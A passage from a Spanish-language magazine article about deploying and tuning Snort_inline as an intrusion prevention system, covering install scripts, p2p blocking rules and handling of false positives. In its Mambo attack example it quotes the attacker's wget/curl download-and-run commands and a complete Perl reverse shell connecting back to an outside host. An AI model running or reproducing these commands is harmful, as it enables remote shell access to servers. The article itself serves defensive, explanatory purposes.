<nop,nop,timestamp 454607 3169841954>
0x0000: 4500 005b 6f63 4000 4006 f4c6 0a00 0078 E..[oc@.@......x
0x0010: d9a0 f25a 8002 1f91 231c 80d0 6dd5 df65 ...Z....#...m..e
0x0020: 8018 16d0 a26a 0000 0101 080a 0006 efcf .....j..........
0x0030: bcef f322 7569 643d 3028 726f 6f74 2920 ..."uid=0(root).
0x0040: 6769 643d 3028 726f 6f74 2920 6772 6f75 gid=0(root).grou
0x0050: 7073 3d30 2872 6f6f 7429 0a ps=0(root).
```

Listado 9. *La respuesta de Snort a los privilegios root de Mambo*

```
11:12:56.824718 IP 10.0.x.x.514
> 10.0.y.yy.514: SYSLOG
auth.alert, length: 164
0x0000: 4500 00c0 0189 4000 4011 23d4 0a00 0078 E.....@.@.#....x
0x0010: 0a00 0059 0202 0202 00ac 2937 3c33 333e ...Y......)7<33>
0x0020: 736e 6f72 743a 205b 313a 3439 383a 365d snort:.[1:498:6]
0x0030: 2041 5454 4143 4b2d 5245 5350 4f4e 5345 .ATTACK-RESPONSE
0x0040: 5320 6964 2063 6865 636b 2072 6574 7572 S.id.check.retur
0x0050: 6e65 6420 726f 6f74 205b 436c 6173 7369 ned.root.[Classi
0x0060: 6669 6361 7469 6f6e 3a20 506f 7465 6e74 fication:.Potent
0x0070: 6961 6c6c 7920 4261 6420 5472 6166 6669 ially.Bad.Traffi
0x0080: 635d 205b 5072 696f 7269 7479 3a20 325d c].[Priority:.2]
0x0090: 3a20 7b54 4350 7d20 3130 2e30 2exx 2exx :.{TCP}.10.0.x.x
0x00a0: xxxx 3a33 3237 3730 202d 3e20 3231 372e xx:32770.->.217.
0x00b0: 3136 302e xxxx xx2e xxxx 3a38 3038 310a 160.ccc.cc:8081.
```

el *script fast_inline.sh*. Este script hará que la instlación de Snort sea completamente automática.

Para una instalación correcta, necesitarás configurar algunos parámetros, que *fast_inline* usará para preparar el dispositivo:

- SA_DIR_ROOT: establece la ruta de acceso al directorio donde se descargaron los paquetes y scripts
- MYSQLPWD: establece la contraseña para la cueta root mysql
- MYSQLPWS: establece la contraseña para la cuenta snort mysql
- IP: establece la dirección IP que quieras asignar al dispositivo
- NETMASK: establece la mascara de red que quieras asignar al dispositivo
- GW: establece la puerta de enlace que quieras asignar al dispositivo
- NETWORK: establece la red a las que perteneces,
- BROADCAST: establece el valor broadcast
- DNS: establece los dns primarios
- HOMENET: establece la llamada red trust (de confianza). Los valores van separados por comas.

Listado 10. *Configuración recomendad para httpd.conf y my.cnf*

```
httpd.conf:
MinSpareServers 3
MaxSpareServers 6
StartServers 1
MaxClients 15
MaxRequestsPerChild 10
my.cnf :
key_buffer = 4M
max_allowed_packet = 4M
thread_stack = 32K
query_cache_limit = 104857
query_cache_size = 1677721
query_cache_type = 1
max_allowed_packet = 4M
key_buffer = 4M
```

Las variables que aparecen a continuación están configuradas por defecto, listas para ejecutar automaticamente todas las operaciones necesarias para instalar Snort. Echemos un vistazo a su funcionamiento:

- SA_UPDATE: esta función importa las listas (sources.list em Debian, yum.conf en Fedora) y actualiza el sistema.
- SA_DEPS: esta función descarga e instala los paquetes requeridos por Snort usando el gestor de paquetes (apt en Debia, yum en Fedora).
- SA_EXTRACT: esta función descarga y extare los paquetes tar.gz para permitir que Snort funcione adecuadamente.
- SA_MYSQL: esta función prepara el servidor mysql con las contraseñas especificadas antes, importa la base de datos de Snort y proporciona los permisos necesarios.
- SA_INSTALL: esta función compila los elementos requeridos por Snort, crea los directorios de los logs, instala BASE, crea un enlace al kernel si es necesario, etc.
- SA_INLINE: esta función compila Snort_inline
- SA_REPORT: esta función instala Snort Report.
- SA_PLACID: esta función instala Placid
- SA_SNORT_CONF: está función configura el archivo de configuración de Snort con los valores especificados anteriormente. (homenet, snort password, etc.)
- SA_AUTO: esta función se usa para activar Snort durante el arranque.



Figura 5. *Una imagen de SRRAM*

- SA_ETH: esta función se usa para establecer los interfaces Ethernet.
- SA_SET_SCRIPT: esta función se usa para crear un script que inicia la versión elegida de Snort (classic Snort o Snort_inline) y los parámetros especificados anteriormente. (ip, puerta de enlace, mascara de red, red etc.)
- SA_START: esta función se usa para iniciar Snort una vez que la instalación se haya completado.
- SA_EMAIL: esta función se usa para enviar información al equipo de Snortattack, para obtener observaciones positivas o negativas en lo referente a la instalación usando fast_inline.sh.



Figura 6. *Tablas mostrando el rendimiento de Snort con pmgraph*

Una vez que la instalación se haya completado, deberías reiniciar tu ordenador. En cuanto al script fast_utility, este es un script recientemente desarrollado, que simplifica operaciones rutinarias efectuadas en dispositivos IPS, tales como:

- Cambiar la dirección IP de la pasarela
- Reiniciar Snort
- Actualizar las reglas
- Backup de alertas y limpieza de la base de datos
- Notificar falsos positivos
- Cambiar el homenet
- Cambiar el tipo de red (LAN DMZ MISTA)
- Cambiar la constraseña de root, etc.

También está diseñado para ser una aplicación de consola y se ejecuta con cada login como root. Si alguna de las variables mencionadas arriba no está especificada en fast_inline, significa que no son necesarias para el funcionamiento del script. Nuestro consejo es activar por defecto la variable que gestiona las funciones. Para más información puedes ver la guía de usuario en *www.snortattack.org*.

Ejemplos Prácticos

Pasamos a enumerar algunas técnicas encontradas por Snort_inline usando reglas y preprocesadores.

Ataques dirigidos a Mambo

El ataque que vamos a analizar aquí está dirigido a comprometer un servidor y cargar un exploit para una vulnerabilidad de Mambo <= 4.0.11. En este caso los paquetes han sido tomados de un log de Apache como se muestra en el Listado 7.

Podemos decir que a través de este comando podemos cargar e iniciar cmd.txt. A continuación está el texto limpio:

```
cd /tmp; \
wget 216.99.b.b/cback;
chmod 744 cback; \
./cback 217.160.c.c 8081; \
wget 216.99.b.b/dc.txt;
chmod 744 dc.txt; \
perl dc.txt 217.160.c.c 8081;
cd /var/tmp; \
curl -o cback http://
216.99.b.b/cback;
chmod 744 cback; \
./cback 217.160.c.c 8081; \
curl -o dc.txt http://
216.99.b.b/dc.txt;
chmod 744 dc.txt; \
perl dc.txt 217.160.c.c 8081;
echo YYY;echo|
```

Éste es el contenido de cmd.txt:

```
#!/usr/bin/perl
use Socket;
use FileHandle;
$IP = $ARGV[0];
$PORT = $ARGV[1];
socket(SOCKET,
PF_INET, SOCK_STREAM,
getprotobyname('tcp'));
connect(SOCKET,
sockaddr_in
($PORT,inet_aton($IP)));
SOCKET->autoflush();
open(STDIN, ">&SOCKET");
open(STDOUT,">&SOCKET");
open(STDERR,">&SOCKET");
system("id;pwd;uname -a;w;
HISTFILE=/dev/null /bin/sh -i");
```

Este pasaje tiene como objetivo descubrir que usuario está corriendo Mambo. La respuesta rápida del servidor aparece en el Listado 8.

Así que, si Mambo tiene privilegios de root, podemos usar un script para explotar la vulnerabilidad que detectó. En este caso, la respuesta de Snort aparece en el Listado 9.

Phishing

En el campo de la investigación científica, el termino phishing se usa para describir un estudio llevado a cabo sobre un tema poco conocido, sin una meta precisa. Phishing significa buscar aleatoriamente, se podría decir que es como un pescador el cual lanza su red esperando coger algunos peces. Éste es el significado del término desde 1990.

En informática, el phishing es una técnica de ingeniería social, usada para obtener acceso a información personal y confidencial, y con el objetivo de robar la identidad del usuario mediante correos electrónicos falsos (o también a través de otras técnicas de ingeniería social), creados para que parezcan auténticos. El usuario es engañado por estos mensajes y le inducen a proporcionar información personal: número de cuenta bancaria, nombre de usuario y contraseña, número de la tarjeta de crédito, etc.

Siguiendo las definiciones proporcionadas por la Wikipedia, describiremos un método capaz de resolver este problema. Presentaremos (aunque ya la hemos mencionada antes) una herramienta útil, el preprocesador Clamav. Este preprocesador está integrado en la versión de Snort_inline. El principio detrás de este preprocesador es aparentemente muy sencillo, pero no vale nada si está mal configurado. El preprocesador Clamav usa el dbdir publicado por Clamav como reglas de intercepción para Snort y luego activa la acción drop cuando detecta algo. Es extremadamente importante mantener las definiciones Clamav (dbdir) constantemente actualizadas. Como pueden ver este preprocesador no cumple todas las reglas anteriores, pero sólo claros ataques de virus/phising que no estén encriptados o comprimidos.

Habiendo dicho esto, es obvio que este preprocesador es perfecto para bloquear ataques de phising porque estos ataques son claros y legibles. Para configurar este tipo de red, por favor consulta el siguiente parrafo.

Compartir archivos

Como todos sabemos, las redes privadas hacen un uso extensivo de los programas p2p. Los clientes más comunes para descargar archivos p2p son: Emule, Bittorrent, Gnutella, Kazaa, Soulseek. Los protocolos comúnmente usados por estos clientes son:

- bittorrent (usado por el cliente bittorrent)
- eDonkey (usado por el cliente emule)
- fastrack (usado por el cliente Kazaa)
- Gnutella (usado por el cliente Gnutella)
- Soulseek (usado por el cliente Soulseek)

Para desactivar estos tipos de clientes p2p, tenemos que activar el siguiente conjunto de reglas: bleeding-p2p and p2p. Este archivo contiene (/etc/snort_inline/rules/bleeding-p2p.rules .../p2p.rules) todas las reglas más recientes para proteger la red frente a programas p2p dañinos, que como sabemos, saturan el ancho de banda disponible en la mayoría de las conexiones. Tenemos que comprobar que el HOMENET definido en snort_inline.conf sea la red que queremos proteger de estos clientes. Las reglas están divididas en tipos de acciones. Así que por ejemplo tenemos:

Busqueda de archivos en una red eDonkey:

- drop udp $HOME_NET any ->
- $EXTERNAL_NET 4660:4799
- (msg: "BLEEDING-EDGE P2P
- eDonkey Search"; content:
- "|e3 0e|";
- offset: 0; depth: 2;
- rawbytes;classtype:
- policy-violation; reference:url,
- www.edonkey.com;
- sid: 2001305; rev:3;)

El tráfico bittorrent:

- drop tcp $HOME_NET any ->
- $EXTERNAL_NET any (msg:
- "BLEEDING-EDGE P2P
- BitTorrent Traffic";
- flow:
- established;
- content:
- "|0000400907000000|";
- offset: 0; depth: 8;
- reference:
- url,bitconjurer.org/BitTorrent/
- protocol.html;
- classtype: policy-violation;
- sid: 2000357; rev:3;)

- Request of a Gnutella client:
- drop tcp $HOME_NET any ->
- $EXTERNAL_NET any (msg:
- "P2P GNUTella client request";
- flow:to_server,established;
- content:
- "GNUTELLA"; depth:8;
- classtype:policy-violation;
- sid:1432; rev:6;)

En el caso de que queramos bloquear protocolos de transferencia de archivos,sugerimos que elijan cuidadosamente el tipo de protocolo y por tanto, el tipo de acción de los archivos antes mencionados. No siempre es posible bloquear completamente el tráfico generado por un cliente p2p, de hecho, pruebas realizadas han probado que el programa Emule no puede bloquear la red kad; mientras que bittorrent está sólo limitado en el uso de ancho de banda. Aunque esta solución no puede bloquear completamente estos programas, al activar estas reglas se generaran fallos continuos que desanimaran a aquellos que estén usando aplicaciones para compartir archivos.

Un acercamiento sistemático (usando BASE)

Ahora crearemos un método para detectar falsos positivos. Describiremos tres escenarios diferentes:

- Falso positivo en navegación web
- Falso positivo en correo fallido
- Falso positivo en general (ni de web ni de correo)

En primer lugar, necesitamos saber la IP origen del host que encuentra un fallo, luego, a través del interfaz web básico y explotando la función de busqueda; seleccionaremos criterios de ip e introduciremos la dirección IP entre paréntesis y finalmente las buscaremos en las notificaciones.

Encontraremos una alerta (que habrá generado un drop) y podemos elegerir entre dos tipos de soluciones:

- Desactivar las reglas que afectan al falso positivo
- Añadir la dirección IP de origen en la variable definida en el archivo snort_inline.conf como homenet

Con la herramienta pmgraph tool, podemos saber el tráfico del dispositivo y llevar acabo estudios estadísticos. Una tabla importante es la que representa la carga de la CPU que puede originar falsos positivos (en casos de valores de uso mayores del 70%) que no son detectados por el motor de seguridad BASE.

Otro información importante para detectar falsos positivos son los ataques por segundo. Si esta tabla muestra valores mayores de 15 por segundo, entonces estamos en uno de los siguientes casos:

- A: Falso positivo
- B: Ataque dirigido a un host de la red

La característica más útil es la tabla que representa el contenido bloqueado por el motor de seguridad. Gracias a BASE somos capaces de ver los detalles de un ataque y la opción de texto plano es muy útil para leer el tráfico interceptado en formato Ascii.

No es posible ver el espacio RAM a través de una herramienta web gráfica (a no ser que implementemos mrtg en nuestro equipo). Esta caracterísitca es particularmente importante si queremos activar una gran cantidad de reglas. Para prevenir que nuestro equipo se cuelge o genere falsos positivos, te recomendamos que optimices las reglas y los demonios como Apache o mysql (ver Listado 10.).

En la Red

- *http://www.snort.org* – Snort
- *http://snort-inline.sourceforge.net* -Snort_inline
- *http://secureideas.sourceforge.net* - Base
- *http://speakeasy.wpi.edu/placid* - Placid
- *http://oinkmaster.sourceforge.net* - Oinkmaster
- *http://sourceforge.net/projects/srram* - Srram
- *http://people.su.se/~andreaso/perfmon-graph* - Pmgraph
- *http://fedora.redhat.com* - Fedora
- *http://www.debian.org* – Debian
- *http://www.mamboserver.com* - Mambo
- *http://www.clamav.net* – Clamav
- *http://www.bleedingsnort.com* - Bleedingsnort
- *http://www.snortattack.org* – Snortattack

Acerca de los autores

- Pierpaolo Palazzoli trabaja en el campo de la seguridad. Se graduó en Ingeniería de Telecomunicaciones por el Politécnico de Mila, en Italia. Ha estado trabajando en Snort durante cinco años.
- Matteo Valenza trabaja en el sector IT como administrador de sistemas. Ha estado trabajando en Snort durante un año.

Snortattack.org es el resultado de la colaboración y el conocimiento compartido entre Matteo y Paolo. Snortattack.org apareció en Internet hace seis meses, pero fue concebido por el equipo hace dos años. Su fortaleza reside en las guías de usuario y los scripts de instalación de Snort escritos en italiano e inglés. También es un foro activo y una lista de correo. Con Snortattack.org, Pierpaolo y Matteo intentan construir un grupo de usuarios de Snort con el objetivo de compartir ideas sobre el programa entre usuarios italianos y de todo el mundo.

Visit: *www.snortattack.org*

Conclusión

Para concluir, Snort_inline es un método eficiente para afrontar un entorno de red extremadamente peligroso. No es la solución a todos los males, sino una aplicación de seguridad bien estructurada si se la implementa de acuerdo a las propias necesidades.

Con Snort la regla de *activarlo todo hace mi ordenador más seguro* no se aplica porque detrás de cada regla puede haber un falso positivo que bloqueará actividades inocentes y generará otros problemas. ●